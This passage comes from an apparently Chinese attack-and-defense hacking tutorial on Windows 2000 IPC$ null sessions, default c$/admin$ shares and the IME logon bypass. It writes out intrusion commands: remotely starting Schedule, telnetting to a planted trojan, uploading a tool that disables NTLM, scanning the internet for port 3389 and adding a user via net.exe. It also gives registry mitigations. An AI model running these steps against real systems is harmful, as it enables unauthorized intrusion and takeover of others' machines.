


图 7

要注意的是at命令必须是在对方启动Schedule服务的情况下才能进行，如果在使用at命令时出现“服务仍未启动”这样的提示，那你就需要启动schedule服务，我们可以使用“计算机管理”工具来启动这个schedule服务，也可以在命令行下使用流光带来的一个小工具netsvc来启动schedule服务，只要增加以下步骤。

c:\>netsvc \\192.168.0.2 schedule /start

Service is running on \\192.168.0.2 . . //这样schedule服务就启动了，at命令就可以用了//一分钟后系统自动会运行这个m.exe程序，然后我们就可以通过这个木马访问系统了：

c:\>telnet 192.168.0.2 99 //远程登录到192.168.0.2的此木马的默认服务端口99

Microsoft Windows 2000 [Version 5.00.2195]

(C) 版权所有 1985-2000 Microsoft Corp.

C:\> net start telnet //接着让我们来启动Windows2000的telnet服务，如图7。

要关闭ntlm验证才能从telnet服务登录上去，再打开一个DOS窗口输入：

C:\>copy ntlm.exe \\192.168.0.2\admin$ //把ntlm.exe上传到192.168.0.2\主机上已复制1个文件//ntlm.exe是流光带来的一个关闭ntlme验证的小程序，再回到原来的DOS窗口：

C:\WINNT\system32>ntlm //在对方计算机上运行ntlm程序

ntlm

Windows 2000 Telnet Dump, by Assassin, All Rights Reserved.

Done! //OK了 //关闭ntlm验证被关闭

//到此我们可以通过TELNET服务访问对方计算机了！

NTLM验证：NTLM（NT LAN MANAGER）验证是Windows NT4时代开始采用的身份验证机制。Win2000的Telnet服务器默认采用了这种NTLM身份验证方式登录，将安全性方案集成到Windows 2000安全中。如果使用NTLM身份验证，则客户使用Windows 2000安全上下文进行身份验证，并不会提示用户键入用户名和密码，使用本地Windows 2000用户名和密码或域帐户信息等加密后自动验证来访问Telnet服务器。远程计算机要访问此Telnet服务器必须关闭NTLM验证。

IPC的漏洞利用介绍到这里就差不多了，更多的技巧要靠大家自己在使用中慢慢体会了。上面的用到的命令都很简单，如有不明白的地方可以参考一下第二章介绍的常用网络命令。

解决方法：我们知道了IPC连接很容易被黑客用来进行入侵，如何能解决ipc$连接的安全隐患呢？你可以采取以下几种方法来解决这个漏洞。

1.禁止建立空连接。首先运行regedit，找到如下主键：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]，把RestrictAnonymous = DWORD的键值改为：00000001。

2.禁止管理共享，同样也是找到如下组键

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]，把AutoShareServer = DWORD的键值改为：00000000。

3.安装防火墙（选中IPC相关设置），或者端口过滤（滤掉139,445端口）。

4.设置复杂密码，防止通过IPC$穷举用户密码。

2. 默认共享漏洞攻防

漏洞情况：在Windows 2000系统中，当你用右键单击一个盘符选择共享，你会发现这个分区在未经你同意的情况下已经被共享了，而且有了一个好听的名字“默认共享”，共享名是盘符加$。其实从你装好Windows 2000系统的那天起，你硬盘的所有分区都已经被“偷偷的”被Windows 2000共享给了别人，只是你不知道！为了方便管理员远程管理而默认开启的共享，Windows2000的所有的逻辑盘(c$，d$，e$……)和系统目录admin$都是默认共享的，这就是通常所说的Windows 2000默认共享漏洞。

其实默认共享漏洞也并不是真正的漏洞，微软当时设计这些默认共享的时候也是出于考虑管理的方面，但是实际上这些默认共享存在着严重的安全隐患，虽然在一般情况下别人通过网上邻居访问你的机器时不能访问这些默认共享，但当攻击者通过我们上面介绍的IPC空连接进行用户口令探测获取了管理员密码时，那他就可以利用这些默认共享在你的每个分区里任意地为所欲为了，因为他对这些默认共享盘里的读写权限是完全可写的！

IPC连接与默认共享有什么关系吗？当然有关系！而且关系重大！只有通过IPC$连接才可以实现对这些默认共享的访问，如果IPC连接被禁止，那默认共享就等于无，所以也有人把IPC连接漏洞与默认共享漏洞视为一个漏洞。

漏洞检测：如果你想通过网上邻居来查看是查看不到的这些共享，你会惊奇的发现网上邻居的电脑图标里根本什么也没有(只有打印机和计划任务)。要如何才能检查你或他人的Windows 2000系统是否存在着这些默认共享呢？其实也很简单！如果是要检查你的Windows 2000是否在着这些默认共享，只要打开“计算机管理”—“共享文件夹”—“共享”就可以查看到你计算机所有的共享资源，如图1，在“会话”中还可以查看当前有访问共享资源的连接情况等。




图1




图2

如果是想检测远程主机是否存在着默认共享可以借助于一些共享扫描软件，如shed是体积小、扫描速度快、能运行于WIN NT\2000下的可以用来扫描WIN NT\2000等的共享资源的扫描器，只要填入要扫描的IP段，按“GO”就开始扫描了，如图2，过段时间后它的结果显示栏里就会显示远程主机的共享资源。

漏洞测试：点击shed扫描到共享的链接或在IE地址栏里输入\\192.168.0.2\c$，(192.168.0.2是我们内部测试用的主机IP地址，c$是要查看的硬盘分区，当然也可以是d$,e$，……)，此时会弹出一个窗口让你输入用户名、密码，如图3，这是建立IPC连接的用户身份确认提示框，(注意：这里使用的平台必须是NT/2000平台才能访问Win2000的默认共享，不能用Win 9X)，关于如何才能得到用户名和密码，我们在上面讲的IPC连接漏洞攻防中已经提到过了，可以通过流光等用IPC空连接猜测用户帐号来获取，但事实上网上有不少朋友的机器的管理员(Administrator)帐号根本没有设置密码，只要

输入管理员名Administrator后直接选“确定”进能进入了，真的让人惊讶！要知道这样以管理员(Administrator)权限进入默认共享后，你硬盘里所有的文件的生杀大权就控制在别人手里了！进入后，默认共享与一般的共享毫无区别，可以在里面任意读写、上传下载操作，如图4。




图3




图4

利用它黑客还可以进一步的控制你的电脑，只要随便上传个木马、改动下系统文件让它自启动就行（具体见本章第4节），然后一切尽在“黑客”掌握中……

解决方法：如何解决这个漏洞呢？有的朋友可能会说：只要在每个分区的“属性”—“共享”选项里选择“不共享”不就可以了吗？这样做真的能行吗？不行！当系统每次重起后它们就又会自动变成“默认共享”了。如果真的要彻底解决停止这些默认共享，那就必须通过修改Windows的注册表才行！在“运行”中输入**regedit**，打开注册表编辑器，找到

HKEY_LOCAL MACHINE\SYSTEM\CURRENTCONTROLSET\SERVICES\LANMANWORKSTATION\PARAMETERS,

新建一个名为“AutoShare_Wks”的双字节值，并将其值设为0，就可以停止默认共享了。对于SERVER，将AutoShare_Wks改为“AutoShareServer”就行了。

如何去除默认共享？

修改注册表：

(1) 禁止C$、D$一类的缺省共享，如下：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareServer、REG_DWORD、0x0

(2) 禁止ADMIN$缺省共享，如下：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareWks、REG_DWORD、0x0

(3) 限制IPC$缺省共享，如下：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsarestrictanonymous

REG_DWORD

0x0 缺省

0x1 匿名用户无法列举本机用户列表

0x2 匿名用户无法连接本机IPC$共享

3. 简体中文输入法漏洞

漏洞情况：Windows 2000提供的简体中文输入法(IME)实际上存在漏洞，能物理接触计算机或通过终端服务访问的攻击者可以利用此漏洞直接获得主机的管理员权限。如果一个IME在系统初始设置时被安装，缺省它也会出现在登录界面中，而Windows 2000提供的简体中文输入法(IME)没有正确的检查当前运行环境，错误的将一些危险功能提供给了还处于登录界面的用户，攻击者可以通过物理键盘或者终端服务会话访问到受影响系统，它就可以绕过登录机制，获得系统的管理权限。这个漏洞缺省只影响Windows 2000 SP1简体中文版，而且只有默认设置时选择了安装简体中文IME，才会受到影响。对于其他版本的Windows 2000(例如英文版)，或是打过SP2、SP3补丁的Windows 2000不受此漏洞影响。

漏洞检测：对于这个漏洞检测很简单，只要在Windows 2000登陆界面将光标移至用户名输入框，按键盘上的Ctrl+Shift键，这时在缺省的

安装状态下会出现输入法状态条(例如全拼，双拼，郑码等等)。将鼠标移至输入法状态条点击鼠标右键，在出现的对话框中选择“帮助”，选择“操作指南”或“输入法入门”(微软拼音输入法和智能ABC没有这个选项)，如果出现“操作指南”或“输入法入门”窗口，那就说明你的 Windows 2000 的存在这个漏洞，如果打不开“操作指南”或“输入法入门”窗口那说明你的 Windows 2000 已经补上了这个漏洞。

测试攻击：这个漏洞危险度极高，轻易能够取得管理员全限，而且攻击过程极其简单，所以曾经在一夜之间，输入法入侵风靡了全国。不过随着时间的推移，网上存在这个漏洞的 Windows 2000 主机已是非常“罕见”了，所以现在在实际应用也很少能用到了，我们这里讲解这个漏洞攻击过程基本上出于教学和研究考虑，有兴趣的朋友可以自己试试。

此漏洞有本地和远程利用两种用法，原理一致。本地利用一般不太用到，除非你能物理接触对方的主机。大家通常用的都是远程利用，也就是用输入法漏洞入侵 3389 终端服务，终端服务(TermService) 是一个Win2000的是基于远程桌面协议 (RDP) 的服务，默认服务端口是3389 (详细介绍见本章的 TS 攻防)，从这个服务登陆可以使用远程主机的桌面上的所有功能。由于终端服务的登陆界面和本地的登陆界面很相似，所以输入法漏洞常被用来入侵终端服务。需要工具：SUPERSCAN扫描器、WIN2000终端服务客户端程序。其主要过程如下：




图 1

1、用 SUPERSCAN 扫描器在网上扫描 3389 端口的终端服务，填入要扫描IP地址和要扫描的端口 3389 后开始扫描，一段时间后会发现开了 3389 端口的主机，如图 1。

2、打开终端客户端程序，填入 IP 地址，进行连接，如图 2。




图 2

3、连接上去出现登录界面时将光标移至用户名输入框（如果发现是英文或繁体中文版放弃）按键盘上的 Ctrl+Shift 键调出郑码输入法或全拼输入法，这时在缺省的安装状态下会出现输入法状态条，如图 3，如果没有出现输入法状态条说明打了补丁。将鼠标移至输入法状态条点击鼠标右键，在出现的对话框中选择“操作指南”或“输入法入门”（如果其帮助菜单发灰说明已经打补丁了），然后会出现“操作指南”或“输入法入门”窗口，如图 4。




图 3




图 4

4、在窗口的标题栏上右键，选择“跳至URL...”，在对话框中输入“c:\”等路径，就可以看到目录内容。尽管不能直接进入目录、打开文件、执行程序，但是可以进行更名、删除、共享等操作，因为在url的跳转下，你将拥有超级用户的权限。也可以在帮助文件中查找链接，在链接上按Shift+鼠标左键，可以打开一个IE的窗口。在里面可以浏览本地硬盘以及网络邻居，访问控制面板等资源，也可以打开执行任意程序。

5、如何来取得控制权呢，具体操作方法有很多种，这里只介绍几种最快最直接的方法，一是通过添加用户从终端服务登录取得控制权，二是通过启动木马的方法来取得控制权。




图 5

先说说如何添加用户，打开“跳至URL”。此时将出现Win2000的系统安装路径和要求我们填入的路径的空白栏。如果该win2000系统安装在C盘上，就在空白栏中填入“c:\winnt\system32”。然后按“确定”，于是我们就成功地绕过了身份验证，进入了系统的SYSTEM32目录。现在我们要获得一个账号，成为系统的合法用户。在该目录下找到net.exe”，如图5，有鼠标右键点net.exe，创建一个快捷方式，右键点击该快捷方式，在“属性”→“目标”→c:\winnt\system32\net.exe后面空一格，填入“user username 123456 / add”，如图6。

